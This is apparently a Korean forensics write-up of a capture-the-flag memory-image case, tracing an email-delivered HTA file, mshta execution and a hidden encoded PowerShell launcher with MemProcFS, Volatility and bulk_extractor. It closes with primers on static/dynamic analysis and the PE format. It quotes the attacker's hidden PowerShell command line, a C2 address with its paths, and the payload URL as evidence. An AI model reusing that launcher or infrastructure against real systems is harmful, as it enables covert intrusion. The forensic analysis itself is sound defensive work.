cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	FC	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	DOMSYNC	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	UMAP	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.adaptv.advertising.com/	rtbData0	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	APID	<encrypted>	
url	2016-10-30 02:11:54.667	https://mail.protonmail.com/sent			
url	2016-10-30 02:11:56.621	https://mail.protonmail.com/sent/uQrbCqughZMYIHwfSvBq0941yQJB0Br	ProtonMail - Log in		
url	2016-10-30 02:15:19.496	https://mail.protonmail.com/sent/uQrbCqughZMYIHwfSvBq0941vOIR0Rr	ProtonMail - Log in		

- MemProcFS를 사용하여 메모리 분석

```
C:\Users\hyuunnnn\Desktop\MemProcFS_files_and_binaries_v5.8.25-win_x64-20240207>MemProcFS.exe -f C:\Users\hyuunnnn\Desktop\Baud_James_Baud_Evidence\roger.mem -forensic 1
Initialized 32-bit Windows 10.0.14393
```

---

### MemProcFS

---

- Author: Ulf Frisk - pcileech@frizk.net
- Info: <https://github.com/ufrisk/MemProcFS>
- Discord: <https://discord.gg/BCmfBhDPXX>
- License: GNU Affero General Public License v3.0

---

MemProcFS is free open source software. If you find it useful please  
become a sponsor at: <https://github.com/sponsors/ufrisk> Thank You :)

---

- Version: 5.8.25 (Windows)
- Mount Point: M:\
- Tag: 14393\_8cca40b5
- Operating System: Windows 10.0.14393 (X86PAE)

---

- 생성된 가상 디스크를 탐색기로 열어서 메모리 분석 가능

- MemProcFS에서 분석해준 결과 추출 후 분석 - csv 폴더

내 PC > M(WWWMemProcFS) (M:) > forensic > csv

- process.csv : 이벤트 로그에서 봤었던 동일한 악성 페이로드 확인

\Windows\explorer.exe	
\Host.exe	"C:\Windows\system32\SearchFilterHost.exe" 0 632 636 644 8192 640
\Shell\v1.0\powershell.exe	powershell.exe -NoP -sta -NonI -W Hidden -Enc IwBTAHkAcwBUAGUATQAuAE4ARQBUAC4AUwBlAFIAdgBJAGI

- 2016-10-30 02:24:36에 powershell을 사용하여 악성 페이로드 실행

Name	Integrity Level	User	Create Time	Exit Time
RBC	RBC	RBC	RBC	RBC
powershell.exe	Medium	RogerMoore	2016-10-30 02:24:36	
cmd.exe	High	RogerMoore	2016-10-30 02:35:54	2016-10-30 02:35:54
conhost.exe	High	RogerMoore	2016-10-30 02:35:54	
powershell.exe	High	RogerMoore	2016-10-30 02:35:54	

- timeline\_ntfs.csv에서 powershell 이벤트 로그 이후에 whoami를 사용한 기록 확인 가능
- 2016-10-30 02:35:46 : powershell 이벤트 로그, 2016-10-30 02:35:50 : whoami 이벤트 로그

Time	Type	Action	PID	Value32	Value64	Text
2016-10-30 02:25:22	NTFS	MOD	0	0x18e	0x3a5dc800	\1\Users\RogerMoore\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\C46E7B0F942663A1EDC8D91
2016-10-30 02:25:35	NTFS	MOD	0	0x0	0x3608f000	\0\\$\_ORPHAN\\$20\333KB2EP\BB8mVM9[1].png
2016-10-30 02:25:35	NTFS	CRE	0	0x0	0x3608f000	\0\\$\_ORPHAN\\$20\333KB2EP\BB8mVM9[1].png
2016-10-30 02:25:40	NTFS	MOD	0	0x1af	0x3608f800	\0\\$\_ORPHAN\\$20\DT34KEU7\AAgmogR[1].png
2016-10-30 02:25:40	NTFS	CRE	0	0x1af	0x3608f800	\0\\$\_ORPHAN\\$20\DT34KEU7\AAgmogR[1].png
2016-10-30 02:25:40	NTFS	MOD	0	0x0	0x25c24c00	\0\\$\_ORPHAN\\$20\DT34KEU7
2016-10-30 02:25:45	NTFS	MOD	0	0x0	0x25c24800	\0\\$\_ORPHAN\\$20\PQONGGB
2016-10-30 02:25:58	NTFS	CRE	0	0x0	0x0	\1\Users\RogerMoore\AppData\Roaming\LibreOffice
2016-10-30 02:25:58	NTFS	MOD	0	0x0	0x372e4800	\1\Users\RogerMoore\AppData\Roaming
2016-10-30 02:25:59	NTFS	CRE	0	0x196	0x196b2c00	\0\\$\_ORPHAN\script.xls
2016-10-30 02:26:01	NTFS	CRE	0	0x0	0x7fe6800	\1\\$\_ORPHAN\autocorr
2016-10-30 02:26:38	NTFS	MOD	0	0x0	0x0	\1\ProgramData\Microsoft\Windows Defender\Scans\MetaStore\2\35
2016-10-30 02:26:38	NTFS	CRE	0	0x0	0x0	\1\ProgramData\Microsoft\Windows Defender\Scans\MetaStore\2\35
2016-10-30 02:29:14	NTFS	MOD	0	0x0	0x1516b800	\0\\$\_ORPHAN\\$20\333KB2EP
2016-10-30 02:32:27	NTFS	MOD	0	0x0	0x12573000	\1\Users\RogerMoore\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\5f7b5f1e01b83
2016-10-30 02:32:27	NTFS	MOD	0	0x0	0x0	\1\Users\RogerMoore\AppData\Roaming\Microsoft\Windows\Recent
2016-10-30 02:32:27	NTFS	MOD	0	0x0	0x3608f400	\1\Users\RogerMoore\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\d38a3ea7ec791
2016-10-30 02:32:27	NTFS	CRE	0	0x0	0x3608f400	\1\Users\RogerMoore\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\d38a3ea7ec791
2016-10-30 02:32:27	NTFS	MOD	0	0x0	0xd917000	\1\Users\RogerMoore\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations
2016-10-30 02:32:30	NTFS	MOD	0	0x196	0x196b2c00	\0\\$\_ORPHAN\script.xls
2016-10-30 02:32:30	NTFS	RD	0	0x196	0x196b2c00	\0\\$\_ORPHAN\script.xls
2016-10-30 02:35:46	NTFS	MOD	0	0x0	0x16980c00	\1\Windows\System32\winevt\Logs\Windows PowerShell.evtx
2016-10-30 02:35:49	NTFS	MOD	0	0x0	0x1e9c3800	\1\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%40operational.evtx
2016-10-30 02:35:50	NTFS	MOD	0	0x0	0x3608fc00	\1\Windows\Prefetch\WHOAMI.EXE-B8288E39(pf
2016-10-30 02:35:50	NTFS	CRE	0	0x0	0x3608fc00	\1\Windows\Prefetch\WHOAMI.EXE-B8288E39(pf
2016-10-30 02:35:51	NTFS	CRE	0	0x0	0x1b52a400	\1\\$\_ORPHAN\\$4\{2A7AEFB2-1777-4922-A88C-57496A88BA39}

- 이전 시간을 보면 mshta.exe<sup>1</sup><sup>2</sup><sup>3</sup> 사용 기록 존재 - 프리패치 파일 생성 시간 2016-10-30 02:24:36

Time	Type	Action	PID	Value32	Value64	Text
2016-10-30 02:24:36	NTFS	MOD	0	0x0	0x2d7e800	\1\Windows\Prefetch\MSHTA.EXE-A970B441.pf
2016-10-30 02:24:36	NTFS	CRE	0	0x0	0x2d7e800	\1\Windows\Prefetch\MSHTA.EXE-A970B441.pf
2016-10-30 02:24:37	NTFS	MOD	0	0x0	0xfbfb1c00	\1\ProgramData\Microsoft\Windows Defender\Scans\History\Store\52C0146F5F2D8156D1D07F01A13B9451
2016-10-30 02:24:37	NTFS	CRE	0	0x0	0xfbfb1c00	\1\ProgramData\Microsoft\Windows Defender\Scans\History\Store\52C0146F5F2D8156D1D07F01A13B9451
2016-10-30 02:24:37	NTFS	MOD	0	0x0	0xfbfb1800	\1\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Admin.evtx
2016-10-30 02:24:37	NTFS	CRE	0	0x0	0xfbfb1800	\1\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Admin.evtx
2016-10-30 02:24:37	NTFS	MOD	0	0x0	0x748dc00	\1\Windows\System32\winevt\Logs
2016-10-30 02:24:37	NTFS	CRE	0	0x0	0x1e9c3800	\1\Windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
2016-10-30 02:24:38	NTFS	MOD	0	0x0	0x2f913000	\1\\$_ORPHAN\\$4\{18530416-0977-4A7A-A16B-BF22ACF05932}
2016-10-30 02:24:38	NTFS	CRE	0	0x0	0x2f913000	\1\\$_ORPHAN\\$4\{18530416-0977-4A7A-A16B-BF22ACF05932}
2016-10-30 02:24:39	NTFS	MOD	0	0x0	0x2f913c00	\0\\$_ORPHAN\\$20\L01VYQ79\like[1].htm
2016-10-30 02:24:39	NTFS	CRE	0	0x0	0x2f913c00	\0\\$_ORPHAN\\$20\L01VYQ79\like[1].htm
2016-10-30 02:24:39	NTFS	MOD	0	0x0	0x2f913800	\0\\$_ORPHAN\\$20\DT34KEU7\follow_button[1].htm
2016-10-30 02:24:39	NTFS	CRE	0	0x0	0x2f913800	\0\\$_ORPHAN\\$20\DT34KEU7\follow_button[1].htm
2016-10-30 02:24:39	NTFS	CRE	0	0x0	0x2f913400	\0\\$_ORPHAN\\$20\L01VYQ79\like[1].php
2016-10-30 02:24:44	NTFS	MOD	0	0x0	0x30c84800	\0\\$_ORPHAN\SystemIndex\SystemIndex.1.Crwl
2016-10-30 02:24:45	NTFS	MOD	0	0x0	0x1c823800	\0\\$_ORPHAN\\$20\L01VYQ79\BBu5ple[1].png
2016-10-30 02:24:45	NTFS	CRE	0	0x0	0x1c823800	\0\\$_ORPHAN\\$20\L01VYQ79\BBu5ple[1].png
2016-10-30 02:24:46	NTFS	MOD	0	0x0	0x5c4ec00	\0\\$_ORPHAN\Active\{F3EE6AE6-9E47-11E6-AC82-0800277163AD}.dat

<sup>1</sup> <https://yum-history.tistory.com/304>

<sup>2</sup> <https://www.soft2000.com/44382>

<sup>3</sup> <https://www.soft2000.com/27895>

- 프리패치를 분석하여 로드된 악성 파일 확인 가능 - CONNERYHATERS[1].HTA

Source Created	Source Modified	Source Accessed	Executable Name	Run Count	Hash	Size	Version	Last Run
=	=	=	mshta	=	A9C	=	A9C	=
2016-10-30 02:24:36	2016-10-30 02:24:36	2024-02-18 01:48:50	MSHTA.EXE	1	A970B441	63374	Windows 10...	2016-10-30 02:24:35

Cell contents

```
\VOLUME{01d2326c4d4bd48-984d8316}\WINDOWS\SYSTEM32\WSHQOS.DLL,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\EN-US\WSHQOS.DLL.MUI,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\EN-US\MSHTML.DLL.MUI,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\DATAEXCHANGE.DLL,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\D3D11.DLL, \VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\DCOMP.DLL,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\TWINAPI.APPCORE.DLL,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\C_20127.NLS,
\VOLUME{01d2326c4d74bd48-984d8316}\USERS\ROGERMOORE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\0JZ4OPP6\CONNERYHATERS[1].HTA,
\VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\JSCRIPT9.DLL, \VOLUME{01d2326c4d74bd48-984d8316}\WINDOWS\SYSTEM32\WSHOM.OCX,
```

- 주고 받은 메일, 유입 악성 파일 등이 있는지 찾기 위해 Chrome.exe 덤프 파일 추출



- MemProcFS으로 실행 중인 Chrome.exe 프로세스의 덤프 파일 추출 가능 → minidump.dmp 추출

```
$ python2 vol.py -f /mnt/c/Users/hyuunnnn/Desktop/Baud_James_Baud_Evidence/roger.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO      : volatility.debug      : Determining profile based on KDBG search...
            Suggested Profile(s) : Win10x86_14393, Win10x86_15063, Win10x86_17134, Win10x86_16299
...
$ python2 vol.py -f /mnt/c/Users/hyuunnnn/Desktop/Baud_James_Baud_Evidence/roger.mem
--profile Win10x86_14393 memdump --dump-dir . -p 4992
```

- Volatility 도구로도 덤프 파일 추출 가능

```
$ strings minidump.dmp | grep -i "notroger@protonmail.com"
```

```
To: Notroger <notroger@protonmail.com>assem  
        "SenderAddress": "notroger@protonmail.com",  
        "Address": "notroger@protonmail.com",  
(4) Inbox | notroger@protonmail.com | ProtonMail  
notroger@protonmail.com  
<notroger@protonmail.com>  
<notroger@protonmail.com>  
<notroger@protonmail.com>  
<notroger@protonmail.com>  
notroger@protonmail.com  
notroger@protonmail.com  
Sent | notroger@protonmail.com  
                                <notroger@protonmail.com>  
<div>Well Connery, it seems we're at an impasse. You threaten to kill me but I have a dead man's switch connected elaborately to release the key for the attached encrypted file full of dirt on you and your despicable low-brow antics.<br></div><div><br></div><div>Good day – ROG-MO OUT</div><div class="protonmail_signature_block "><div class="protonmail_signature_block-user "><br></div><div class="protonmail_signature_block-proton ">Sent with <a href="https://protonmail.com">ProtonMail</a> Secure Email.<br></div></div><br></div><blockquote type="cite" class="protonmail_quote"><div>Original Message —————<br></div><div>Subject: Re: 24 HOURS UNTIL THE WORLD KNOWS THE TRUTH<br></div><div>Local Time: October 29, 2016 7:15 PM<br></div><div>UTC Time: October 30, 2016 2:15 AM<br></div><div>From: notconnery@protonmail.com<br></div><div>To: Notroger &lt;notroger@protonmail.com&gt;<br></div><div><br></div><div>Well aren't you a rather cheeky fearlash bashtard. We'll see what happens in the next 24 hours Rosher. You will rue the day you croshed me.<br></div><div><br></div><div>—SEAN-CON OUT<br></div><div><br></div><div class="protonmail_signature_block "><div class="protonmail_s
```

- strings 명령어를 사용하여 열람한 메일 확인 가능 → bulk\_extractor 사용하여 추가로 유의미한 문자들이 있는지 확인

```
$ bulk_extractor minidump.dmp -o /home/hyuunnn/out
```

- bulk\_extractor를 사용하여 추출한 후 domain.txt 파일 분석
- glogg 도구를 사용하여 C2 서버로 필터링한 결과, 추가 정보 확인 가능 ( news.asp , /admin/get , conneryhaters.hta 등)

```
18580701      128.199.170.85 \000\000\000\006\011\000\000\007\000\000\000\035\000\000\000128.199.170.85:8080/news.asp\000y
18580992      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000"\"000\000\000128.199.170.85:8080/admin/get.
18581288      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\035\000\000\000128.199.170.85:8080/news.asp\000y
18581579      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\035\000\000\000128.199.170.85:8080/news.asp\000y
18581870      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\000&\000\000\000128.199.170.85:8080/login/proc
18582170      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\035\000\000\000128.199.170.85:8080/news.asp\000y
18582461      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\035\000\000\000128.199.170.85:8080/news.asp\000y
18582752      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\000&\000\000\000128.199.170.85:8080/login/proc
18583052      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000\035\000\000\000128.199.170.85:8080/news.asp\000y
18583343      128.199.170.85 \000\000\000\006\011\000\000\000\007\000\000\000&\000\000\000128.199.170.85:8080/login/proc
```

Text: .hta

4 matches found.

```
131 5730698 128.199.170.85 chtance: http://128.199.170.85/conneryhaters.h
132 5730786 128.199.170.85 chtance: http://128.199.170.85/conneryhaters.h
133 5730874 128.199.170.85 chtance: http://128.199.170.85/conneryhaters.h
420 55475631    128.199.170.85 chtance: http://128.199.170.85/conneryhaters.h
```

- 이메일을 통해 hta 파일이 유포된 것으로 보인다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
034E7CE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
034E7CF0	00	00	40	41	00	00	80	3F	00	00	00	00	BF	B0	AC	FF
034E7D00	00	00	80	3F	00	00	80	40	01	00	40	18	00	C0	F7	43
034E7D10	00	40	BF	43	00	60	74	44	00	A0	07	44	00	00	C0	3F
034E7D20	00	00	C0	3F												
034E7D30	00	00	C0	3F	00	00	C0	3F	00	00	C0	3F	03	00	00	00
034E7D40	00	00	00	00	00	00	00	02	00	00	00	26	00	00	00	00
034E7D50	FE	1B	00	00	26	00	00	00	37	F8	E2	F3	00	00	00	00
034E7D60	01	00	00	00	00	00	00	00	65	64	2E	3C	62	72	3E	3C
034E7D70	2F	64	69	76	3E	3C	64	69	76	3E	3C	62	72	3E	3C	2F
034E7D80	64	69	76	3E	3C	64	69	76	3E	43	68	65	63	6B	20	74
034E7D90	68	69	73	20	6F	6E	65	20	66	6F	72	20	69	6E	73	63
034E7DA0	68	74	61	6E	63	65	3A	20	68	74	74	70	3A	2F	2F	31
034E7DB0	32	38	2E	31	39	39	2E	31	37	30	2E	38	35	2F	63	6F
034E7DC0	6E	6E	65	72	79	68	61	74	65	72	73	2E	68	74	61	3C
034E7DD0	2F	64	69	76	3E	3C	64	69	76	3E	3C	62	72	3E	3C	2F
034E7DE0	64	69	76	3E	3C	64	69	76	20	63	6C	61	73	73	3D	22
034E7DF0	70	72	6F	74	6F	6E	6D	61	69	6C	5F	73	69	67	6E	61
034E7E00	74	75	72	65	5F	62	6C	6F	63	6B	20	22	3E	3C	64	69
034E7E10	76	20	63	6C	61	73	73	3D	22	70	72	6F	74	6F	6E	6D
034E7E20	61	69	6C	5F	73	69	67	6E	61	74	75	72	65	5F	62	6C
034E7E30	6F	63	6B	2D	75	73	65	72	20	22	3E	3C	62	72	3E	3C
034E7E40	2F	64	69	76	3E	3C	64	69	76	20	63	6C	61	73	73	3D
034E7E50	22	70	72	6F	74	6F	6E	6D	61	69	6C	5F	73	69	67	6E
034E7E60	61	74	75	72	65	5F	62	6C	6F	63	6B	2D	70	72	6F	74
034E7E70	6F	6E	20	22	3E	53	65	6E	74	20	77	69	74	68	20	3C

- WebCacheV01.dat에서도 conneryhaters.hta 접근 기록 확인

Expiry Time	ModifiedTime	AccessedTime	PostCheckTime	Url
2016-11-25 01:36:29	2016-10-30 01:36:29	2016-10-30 01:36:29	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/roger-moore-8.jpg
2016-11-25 01:54:11	2016-10-30 01:54:11	2016-10-30 01:54:11	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/2522C37C00000578-2929665-image-m-2_142244525130.jpg
2016-11-25 01:55:14	2016-10-30 01:55:14	2016-10-30 01:55:14	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/Sean-Connery-Zardoz_glamour_27jan14_rex_b_592x888.jpg
2016-11-25 01:55:22	2016-10-30 01:55:22	2016-10-30 01:55:22	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/connery-zardoz.jpg
2016-11-25 01:48:22	2016-10-30 01:55:31	2016-10-30 01:55:31	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/download.jpg
2016-11-25 01:48:32	2016-10-30 01:55:42	2016-10-30 01:55:42	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/wk-film-ZARDOZ.jpg
2016-11-25 01:48:49	2016-10-30 01:55:59	2016-10-30 01:55:59	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/photoshop_at_its_best_or_umworst_640_high_17.jpg
2016-11-25 01:49:00	2016-10-30 01:56:09	2016-10-30 01:56:09	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/CINIm.jpg
2016-11-25 01:49:23	2016-10-30 01:56:32	2016-10-30 01:56:32	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/dad-worst-henry.jpg
2016-11-25 02:04:09	2016-10-30 02:11:19	2016-10-30 02:11:19	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/9c96477ef9869b434215fc8845ccb1b3.jpg
2016-11-25 02:00:14	2016-10-30 02:00:14	2016-10-30 02:00:14	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/enhanced-4192-1412751343-15.png
2016-11-25 02:00:57	2016-10-30 02:00:57	2016-10-30 02:00:57	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Downloads/fc17638e1c684e2ae9f6eec18e0f6e27f6c755ed59e63e1bc630c77ef90d7499.jpg
2016-11-25 02:17:26	2016-10-30 02:24:35	2016-10-30 03:05:41	0	Visited: RogerMoore@http://www.msn.com/?ocid=iehp
2016-11-25 02:17:07	2016-10-30 02:24:17	2016-10-30 02:24:17	0	Visited: RogerMoore@http://go.microsoft.com/fwlink/p/?LinkId=255141
2016-11-25 02:17:15	2016-10-30 02:24:24	2016-10-30 02:24:24	0	Visited: RogerMoore@https://www.microsoft.com/en-us/welcomeie11/
2016-11-25 02:17:15	2016-10-30 02:24:24	2016-10-30 02:24:24	0	Visited: RogerMoore@http://go.microsoft.com/fwlink/?LinkId=517287
2016-11-25 02:17:26	2016-10-30 02:24:35	2016-10-30 02:24:35	0	Visited: RogerMoore@http://128.199.170.85/conneryhaters.htm
2016-11-25 02:25:18	2016-10-30 02:32:27	2016-10-30 02:32:27	0	Visited: RogerMoore@file:///C:/Users/RogerMoore/Desktop/manifesto.docx

컴퓨터에 남겨진 증거를 바탕으로 계속 파고 들어가면서 공격 시나리오를 그릴 수 있다.

# 정적 분석, 동적 분석

- 정적 분석<sup>1</sup>: 실행 없이 소프트웨어를 분석하는 것
  - 소스코드 기반: code smell<sup>2</sup>이나 문제가 될 수 있는 소스코드를 탐지
  - 바이너리 기반: 바이너리에 존재하는 어셈블리 코드를 분석
  - [IDA Pro](#), [Binary Ninja](#), [Cutter](#), [Ghidra](#), [Decompiler Explorer](#) 외에도 [bytecode-viewer](#), [jd-gui](#), [jadx](#), [dnSpy](#), [CyberChef](#), [SSView](#) 등 분석 타겟, 용도에 따라서 사용하는 도구가 다르다.
- 동적 분석<sup>3</sup>: 실제 또는 가상 환경에서 프로그램을 실행하여 행위 분석
  - 자동 분석: [cuckoo sandbox](#), [CAPEv2](#), [hybrid-analysis](#), [intezer](#) 등 - [malware-tools](#) 참고
    - 실행된 환경(VM, Sandbox), 프로세스 등을 검사하여 동작을 안하는 경우도 있다<sup>4</sup>
  - 수동 분석: [IDA Pro](#), [x64dbg](#), [ollydbg](#), [Immunity Debugger](#), [Sysinternals](#), [SysmonTools](#) 등
- 개발, 보안 관점에 따라서 해석이 조금 다를 수 있지만 기본적인 개념은 같다.

<sup>1</sup> [https://en.wikipedia.org/wiki/Static\\_program\\_analysis](https://en.wikipedia.org/wiki/Static_program_analysis), [https://owasp.org/www-community/controls/Static\\_Code\\_Analysis](https://owasp.org/www-community/controls/Static_Code_Analysis)


<sup>2</sup> [https://en.wikipedia.org/wiki/Code\\_smell](https://en.wikipedia.org/wiki/Code_smell)

<sup>3</sup> [https://en.wikipedia.org/wiki/Dynamic\\_program\\_analysis](https://en.wikipedia.org/wiki/Dynamic_program_analysis), <https://www.virustotal.com/glossary/dynamic-analysis/>

<sup>4</sup> <https://asec.ahnlab.com/ko/1292/>

# PE (Portable Executable)<sup>1</sup>

- 윈도우 운영체제에서 사용되는 실행 파일, DLL 등을 위한 파일 형식<sup>2</sup>
- 파일의 어느 청크가 메모리 어디 부분에 적재되어야 하는지, 프로그램 코드 중 어느 부분에서 프로그램 실행을 시작해야 하는지 등을 정의하고 있다.<sup>4</sup>
- .text 섹션에 있는 프로그램 코드로 리버싱을 진행 한다.
- IAT<sup>2</sup>를 분석하여 어떤 API가 사용되는지 확인하는 것도 의미있는 분석이 될 수 있다.



<sup>1</sup> <https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>

<sup>2</sup> [https://ko.wikipedia.org/wiki/PE\\_포맷](https://ko.wikipedia.org/wiki/PE_포맷)

<sup>3</sup> <https://hwanstory.kr/@kim-hwan/posts/Windows-Portable-Executable-File-Format>


<sup>4</sup> 멀웨어 데이터 과학 - p2

# **PE (Portable Executable)**

